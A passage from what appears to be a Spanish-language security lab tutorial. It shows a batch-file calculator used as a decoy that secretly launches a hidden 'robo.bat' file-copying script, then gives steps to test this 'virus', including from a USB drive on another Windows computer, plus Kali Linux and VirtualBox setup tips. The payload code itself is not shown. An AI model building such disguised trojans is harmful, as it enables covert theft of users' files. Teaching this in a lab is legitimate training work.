set /p elisa= Segunda Cifra:
set /a jesus=%merce%-%elisa%
cls
color E
echo.
echo La resta de %merce% y %elisa% es: %jesus%
pause
goto menu1

:multiplicar
cls
color E
echo.
echo MULTIPLICAR
echo.
set /p merce= Primera Cifra:
cls
color E
echo.
echo MULTIPLICAR
echo.
set /p elisa= Segunda Cifra:
set /a jesus=%merce%*%elisa%
cls
color E
echo.
echo La Multiplicacion de %merce% y %elisa% es: %jesus%
pause
goto menu1

:dividir
cls
color E
echo.
echo DIVIDIR
echo.
set /p merce= Primera Cifra:
cls
color E


```

```

echo.
echo DIVIDIR
echo.
set /p elisa= Segunda Cifra:
set /a jesus=%merce%/%elisa%
cls
color E
echo.
echo La division de %merce% y %elisa% es: %jesus%
pause
goto menu1
:eror
echo.
color C
ERROR
echo.
pause
goto menu1


```

Guarda este archivo como *calculadora.bat*




Este código es una calculadora hecha en la consola de comandos, su único fin para este ejercicio es ser un programa señuelo para ejecutar el código malicioso en paralelo por lo que puedes reemplazar la calculadora con el código de tu preferencia. La parte resaltada en naranja lanza el código del archivo ejecutar, que, a su vez, lanza el código del archivo *robo.bat* pero de manera oculta.

- E.** Ahora elimina la carpeta *destino* solo para asegurarte de que el código que creaste funciona correctamente es capaz de crear la carpeta y copiar los archivos. Una vez borrada, ejecuta el archivo *calculadora.bat* y pruébala durante unos segundos.



Resultado esperado

- F.** Comprueba que se creó de nuevo la carpeta *destino* y que se copiaron los archivos de la misma forma que en la práctica anterior




- G.** Es importante que el resultado se consiga simplemente ejecutando la calculadora, ignorando los otros archivos, también puedes probar el virus copiándolo en una memoria USB y ejecutándolo en otro equipo que tengas con SO Windows.

Posibles dudas y errores


No conozco las credenciales para ingresar en Kali Linux

El SO Kali está protegido con credenciales desde la primera vez que se inicia, por defecto, tanto el usuario como la contraseña son *kali* prueba a ingresarlas, si aun así te arroja algún error seguramente cambiaste las credenciales originales. Tendrás que eliminar y volver a crear la máquina virtual para reestablecerlas.



La terminal Root de Kali me pide autenticarme para abrirla

Esta contraseña es la misma que se utiliza para ingresar al sistema, por defecto es *kali*



Las máquinas virtuales no se comunican entre sí, no funcionan los enlaces de IP o descargas de archivos

Es posible que no esté configurada de forma correcta la red de las VM, desde virtual box ingresa a la configuración de los equipos y ve al apartado de red, por defecto está en NAT y debes cambiarlo a la opción adaptador puente en todas las máquinas que deban comunicarse entre sí

